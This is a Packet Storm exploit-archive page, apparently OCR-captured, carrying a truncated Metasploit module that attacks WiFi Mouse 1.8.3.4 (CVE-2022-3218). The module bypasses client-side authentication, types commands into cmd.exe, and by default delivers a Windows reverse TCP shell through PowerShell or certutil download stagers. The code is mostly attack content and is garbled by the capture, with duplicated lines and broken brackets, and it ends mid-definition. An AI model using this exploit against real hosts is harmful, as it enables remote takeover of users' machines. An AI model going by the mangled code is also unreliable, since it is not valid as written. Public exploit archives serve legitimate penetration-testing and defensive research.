

Search		

Home | Files | News | About | Contact |&[SERVICES_TAB] | Add New

WiFi Mouse 1.8.3.4 Remote Code Execution

Authored by h00die, H4rk3nz0, RedHatAugust | Site metasploit.com

Posted Sep 26, 2022

The WiFi Mouse (Mouse Server) from Necta LLC contains an authentication bypass as the authentication is completely implemented entirely on the client side. By utilizing this vulnerability, is possible to open a program on the server (cmd.exe in our case) and type commands that will be executed as the user running WiFi Mouse (Mouse Server), resulting in remote code execution. Tested against versions 1.8.3.4 (current as of module writing) and 1.8.2.3.

tags | exploit, remote, code execution

advisories | CVE-2022-3218

Related Files

Share This

Like 0 Tweet LinkedIn Reddit Digg StumbleUpon

```
Change Mirror
                                                                                                                                                                                                    Download
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote
   Rank = NormalRanking
    include Exploit::Remote::Tcp
   include Msf::Exploit::CmdStager
   def initialize(info = {})
       super(
  update_info(
               info,
'Name' => 'Wifi Mouse RCE',
                'Name' => 'Wifi Mouse RCE',
'Description' => %q{
  The WiFi Mouse (Mouse Server) from Necta LLC contains an auth bypass as the authentication is completely implemented entirely on the client side. By utilizing this vulnerability, is possible to open a program on the server (cmd.exe in our case) and type commands that will be executed as the user running WiFi Mouse (Mouse Server), resulting in remote code execution.
                   Tested against versions 1.8.3.4 (current as of module writing) and 1.8.2.3.
                //
'License' => MSF_LICENSE,
'Author' => [
   'hOddie', # msf module
   'REDHATAUGUST', # edb
   'H4RK3NZO' # edb, original discovery
               |,
'References' => [
    ['EDB', '50972'],
    ['EDB', '49601'],
    ['CVE', '2022-3218'],
    ''UP', '49401']
                       'URL', 'http://wifimouse.necta.us/' ],
'URL', 'https://github.com/H4rk3nz0/PenTesting/blob/main/Exploits/wifi%20mouse/wifi-mouse-server-
rce.py'
                |,
'Arch' => [ ARCH_X64, ARCH_X86 ],
'Platform' => 'win',
                'Targets' => [
                       'stager',
                          'CmdStagerFlavor' => ['psh_invokewebrequest', 'certutil']
                'Payload' => {
    'BadChars' => "\x0a\x00"
                'DefaultOptions' => {
                   # since this may get typed out ON SCREEN we want as small a payload as possible 'PAYLOAD' => 'windows/shell/reverse_tcp'
               },
'DisclosureDate' => '2021-02-25',
'DefaultTarget' => 0,
'Notes' => {
    'Stability' => [CRASH_SAFE],
    'Reliability' => [CRASH_SERVICE_DOWN],
    'SideEffects' => [SCREEN_EFFECTS, ARTIFACTS_ON_DISK] # typing on screen
}
        register_options(
```

Follow us on Twitter Subscribe to an RSS Feed

File Archive: November 2022 <

Su	Мо	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 188 files	
Ubuntu 57 files	
Gentoo 44 files	
Debian 28 files	
Apple 25 files	
Google Security Research 14 files	
malvuln 10 files	
nu11secur1ty 6 files	
mjurczyk 4 files	
George Tsimpidas 3 files	

File Tags	File Archives		
ActiveX (932)	November 2022		
Advisory (79,557)	October 2022		
Arbitrary (15,643)	September 2022		
BBS (2,859)	August 2022		
Bypass (1,615)	July 2022		
CGI (1,015)	June 2022		
Code Execution (6,913)	May 2022		
Conference (672)	April 2022		
Cracker (840)	March 2022 February 2022 January 2022 December 2021 Older		
CSRF (3,288)			
DoS (22,541)			
Encryption (2,349)			
Exploit (50,293)			
File Inclusion (4,162)	_		
File Upload (946)	Systems		
Firewell (004)	AIX (426)		

Apple (1,926)

Firewall (821)

Info Disclosure (2,656)

Login or Register to add favorites

Intrusion Detection (866) BSD (370) Java (2,888) CentOS (55) JavaScript (817) Cisco (1,917) Kernel (6,255) Debian (6,620) Fedora (1,690) Local (14,173) FreeBSD (1,242) Magazine (586) Overflow (12,390) Gentoo (4,272) Perl (1,417) HPUX (878) PHP (5,087) iOS (330) Proof of Concept (2,290) iPhone (108) Protocol (3,426) IRIX (220) Python (1,449) Juniper (67) Remote (30,009) Linux (44,118) Root (3,496) Mac OS X (684) Ruby (594) Mandriva (3,105) NetBSD (255) Scanner (1,631) Security Tool (7,768) OpenBSD (479) Shell (3,098) RedHat (12,339) Shellcode (1,204) Slackware (941) Sniffer (885) Solaris (1,607) Spoof (2,165) SUSE (1,444) SQL Injection (16,089) Ubuntu (8,147)

Virus (661) Other

Vulnerability (31,104)

Web (9,329)

TCP (2,377)

Trojan (685)

UDP (875)

Whitepaper (3,728)

x86 (946) XSS (17,478)

Other

packet storm © 2022 Packet Storm. All rights reserved


News by Month News Tags Files by Month File Tags File Directory

About Us History & Purpose Contact Information Terms of Service Privacy Statement Copyright Information

Hosting By

Rokasec





UNIX (9,150)

UnixWare (185)

Windows (6,504)